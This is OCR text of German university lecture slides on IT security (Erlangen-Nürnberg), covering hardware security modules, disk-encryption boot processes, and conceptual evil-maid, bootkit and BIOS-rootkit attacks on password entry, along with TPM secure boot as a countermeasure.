




Quelle: http://www-03.ibm.com/security/cryptocards

IBM 4764 Hardware

The IBM 4764 PCI-X Cryptographic Coprocessor is a state-of-the-art secure subsystem that is supported for use in certain IBM server systems to perform DES and public-key cryptography in a highly secure environment. You can also load software for highly sensitive processing, such as the minting of electronic postage, which must perform its intended function even when under the physical control of a motivated adversary.




The secure coprocessor module is a standard 'short type' PCI-X adapter card and is compatible with the PCI-X version 1.0 and PCI version 2.2 interfaces. The sealed coprocessor module incorporates physical penetration, power, and temperature sensors to detect physical attacks against the encapsulated subsystem. Batteries provide backup power that is active from the time of factory initialization until the end of the product's useful life. Any detected tamper event results in immediate zeroization of the area where internal secrets are stored and permanent disablement of the subsystem.

Quelle: http://www-03.ibm.com/security/cryptocards/pcixcc/overhardware.shtml

Quelle: utimaco.com

Utimaco Cryptoserver



Operating power	3,3 volt (PCI Express bus specification)
Battery	3 V, Lithium, Ø 12 mm, length 600 mm, Sanyo CR 12 600 SE or identical type, e.g. VARTA CR2NP
External interfaces	PCI Express x1 (1 Lane) 2 USB 1.1 interfaces
Environmental temperature	In operation: +10 C to +35 C / +50 F to +104 F In warehouse: -10° C to +55° C / +14 F to +131 F
Humidity	10% to 95% relative humidity, non-condensing
MTBF	350,000 hours (in acc. with MIL-HDBK-217)
ROHS, WEEE	RoHS compliant, Elektro-Altgeräte-Register DE39805015
Compliance	EMC emission: EN 55022 class B EMC immunity: EN 61000-6-2 (industrial environment) Equipment safety: IEC/EN 60950-1 (CB scheme) FCC 47 CFR Ch. 1 Part 15 class B Climatic and mechanical conditions: ETSI EN 300 019 Storage Class 1.1, Transportation class 2.1 (with temperature range limited to temperature in warehouse as defined above), stationary use at weather protected locations class 3.1

Erläuterung

- Speziell ummantelt
- Enthält Sensoren für Temperatur, Erschütterungen, etc.
- Löscht den internen Speicher, wenn Sensoren andeuten, dass manipuliert wird
- Nicht fallen lassen!
- eigene Batterie, eigene Uhr
- Man kann eigene Software darauf einspielen

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 4 Authentifikation (und Zugriffskontrolle)

Lektion 3: Authentifikation des Verifiers

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
  - Lektion 1: Begriffe und grundsätzliche Probleme
  - Lektion 2: Referenzmonitor und Zugriffskontrolle
  - Lektion 3: Authentifikation des Verifiers
  - Lektion 4: Aspects of Trusting Trust
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Primärquellen

- Johannes Götzfried, Tilo Müller: Mutual Authentication and Trust Bootstrapping towards Secure Disk Encryption. ACM Trans. Inf. Syst. Secur. 17(2): 6:1-6:23 (2014)
- Tilo Müller, Hans Spath, Richard Mäckl, Felix C. Freiling: STARK - Tamperproof Authentication to Resist Keylogging. Financial Cryptography 2013: 295-312
- Tilo Müller, Felix C. Freiling, Andreas Dewald: TRESOR Runs Encryption Securely Outside RAM. USENIX Security Symposium 2011
- Erik-Oliver Blass, William Robertson: TRESOR-HUNT: attacking CPU-bound encryption. ACSAC 2012: 71-78

Sekundärquellen

- Peter Kleissner. Stoned Bootkit, July 2009. Black Hat, USA
- Rutkowska, J., Tereshkin, A., and Wojtczuk, R. Thoughts about Trusted Computing. In EUSecWest 2009 (May 2009), The Invisible Things Lab.
- Loukas K. DE MYSTERIIS DOM JOBSIVS – Mac EFI Rootkits. Tech. rep., assurance, 2012. Black Hat Conference Proceedings, USA
- Türpe, S., Poller, A., Steffan, J., Stotz, J.-P., and Trukenmüller, J.: Attacking the BitLocker Boot Process. In Trusted Computing Second International Conference TRUST (Oxford, UK, Apr. 2009), Springer, pp. 183–196


Quelle: sparkasse.de

Quelle: sparkasse.de

Quelle: mz-web.de


Quelle: yandex.net

Quelle: https://cheekyjaunt.com/



Quelle: derbenni.de

Vertrauenswürdiger Verifier?



Prover


Verifer

Ausschnitt aus dem
Film Citizenfour

Erläuterungen

- Die Eingabe des Passworts ist eine kritische Operation und sollte nur auf vertrauenswürdigen Geräten passieren
  - Gerät muss vorab durch den Mensch authentisiert werden
  - Zusätzlicher Schutz vor shoulder surfing/visuelle Überwachung bei außerordenrtlich kritischen Passwörtern
- Beispiel: Edward Snowden versteckt sich unter einem Handtuch, als er das Passwort eingibt, um die NSA-Dokumente zu öffnen
  - Es ist der „air gapped laptop“ von Glenn Greenwald, der er vorher visuell inspiziert
- Ausschnitt aus dem Film Citizenfour von Laura Poitras
  - https://citizenfourfilm.com/

Authentifikation auf Basis von ...



Prover

Verifer

... wo es steht
- in einer Bankfiliale?
- in bekannter Umgebung?

... was es ist
- Gehäuse, Siegel, Hologramm?
- Verschmutzung, Manipulationsspuren?
- Keylogger?

... was es weiß
- Tagesparole/Passwort
- Antworten auf Fragen
- Rechenergebnisse für Zahlen

Authentifikation des eigenen Laptops


- Zur Eingabe des Passworts für die Festplattenverschlüsselung

- Prover: Laptop
- Verifier: Mensch

- Annahme: visuelle Inspektion zeigt keine Veränderungen

- Angreifer hat ggf mehrmals physischen Zugang zum Laptop

Hintergrund: Festplattenverschlüsselung




Hintergrund: Festplattenverschlüsselung


- softwarebasierte Festplattenverschlüsselung:
  - Beispiele: Bitlocker, dmcrypt
  - Ganze Partition ist mit einem symmetrischen Schlüssel k verschlüsselt
- Ablauf:
  - System wird angeschaltet
  - Code aus BIOS/UEFI wird geladen und ausgeführt
  - Code vom Anfang der ersten Festplatte wird geladen und ausgeführt (abhängig von Einstellungen im BIOS): Bootloader
  - Bootloader fragt nach dem Passwort
  - Aus dem Passwort wird Schlüssel k abgeleitet
  - Partition kann nun transparent geladen werden (Schlüssel k bleibt dauerhaft im Hauptspeicher)

Basisszenario 1

- Laptop mit softwarebasierter Festplattenverschlüsselung
- Passwort wird im Bootloader abgefragt
- Angriff?



Skizzenvorlage




Erläuterungen

- 1. Zugriff: Angreifer verändert den Bootloader (installiert ein so genanntes Bootkit)
  - Benutzer fährt Rechner hoch
  - Bootkit fragt Passwort ab und speichert es im Bootsektor ab oder exfiltriert es via WLAN etc.
  - Passwort wird normalem Bootprozess übergeben
- 2. Zugriff:
  - Angreifer hat Passwort per WLAN erhalten oder liest Passwort aus dem Bootkit aus
  - Angreifer meldet sich mit Passwort an und hat Zugriff auf die Festplatte
- Beispiele: Stoned Bootkit (Kleissner 2009), Evil Maid (Rutkowska 2009)
- Problem: Rechner (genauer: Bootsektor) war nicht vertrauenswürdig


Szenario 2: externer Bootloader

- Laptop mit softwarebasierter Festplattenverschlüsselung
- Passwort wird im Bootloader abgefragt, aber Bootloader liegt auf externem USB-Stick, den man nie aus den Händen gibt
- Angriff?



Skizzenvorlage

- externer Bootloader = „zwei Faktor Authentifizerung“




Erläuterungen


- Veränderung des BIOS zu einem (EFI) BIOS-Rootkit
  - Software im BIOS fungiert als Keylogger
- Beispiel: EFI Rootkit (Blackhat 2012)
- Schutz: BIOS-Passwort benutzen
  - Schützt vor Veränderung
  - Kann aber zurückgesetzt werden (Batterie entfernen) / Masterpasswörter
- Abhilfe: Verwende TPM, um BIOS zu schützen

Szenario 3: secure boot mit TPM

- wie Szenario 2
- neu: sicheres Booten mit TPM, d.h. TPM prüft Integrität des BIOS beim Booten, entschlüsselt Bootloader nur, wenn das System integer ist
- Angriff?



Skizzenvorlage

